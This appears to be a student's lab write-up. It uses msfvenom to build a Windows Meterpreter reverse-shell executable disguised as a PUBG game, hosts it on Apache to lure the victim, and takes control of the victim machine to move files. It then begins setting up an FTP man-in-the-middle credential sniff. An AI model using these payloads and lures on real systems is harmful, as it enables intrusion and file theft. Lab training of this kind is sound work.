Question 1.

* Create payload for windows.
* Transfer the payload to the victim’s machine.
* Exploit the victim’s machine.

Answer:

First of all we have 2 machines one is kali and another is win. Ser. 2016 , which is victim machine. I hack win 2016 from kali linux.

My kali machine ip is 192.168.203.130.

Win ser. 2016 ip is 192.168.203.131.

First we install web server.

Cmd is “apt install httpd” then enter. If it is not install then go to below cmd “apt install apache2” for installing web server.


Now we will host of a web site.

Cmd is cd /var/www/html/

Then create a dir in it name “pubg” so that victim would be feel like pubg game.


Then go to in pubg folder through cd pubg cmd.

Now we create up a venom through this cmd “msfvenom –p windows /meterpreter/reverse\_tcp LHOST=192.168.203.130 –f exe > /var/www/html/pubg/games.exe”





Means msfvenom we are using windows/meterpreter/reverse\_tcp payload , we are creating a venom for any system that will revertback on LHOST=192.168.203.130 this ip address. And f means file type is going to be an exe and the file is created in /var/www/html/pubg.


Now we are going to enable and start the services of apache. And go to chrome and access the particular dir.



Now we check through victims system





When victim click on games.exe and download it. It is download in victims system. Now run the program.

now we are wait for exploit cmd- “exploit –j –z” and wait When victim click on the app(games) and run ,exploit will be enter in their system and we got a session in my kali machine. Now typing sessions cmd we got 1 session from the victim ip.now sessions –I 1 cmd create a session like we type sysinfo the information of the system shown here. If I type ipconfig it display the ip address.

If we want to download a file type “download filename” that file will be downloaded. If we type upload the file will be uploaded in the victims system.

In the below picture we download p.txt file and upload r.txt file





Question 2.

* Create an FTP server
* Access FTP server from windows command prompt
* Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer: we take 3 machine first is windows server 2016 which is our ftp server another windows 7 consider as ftp client and kali linux which is hacker machine.

All three machines are in the same network .


Ip of win ser 2016 (FTP server) is 192.168.203.132 (victim system)


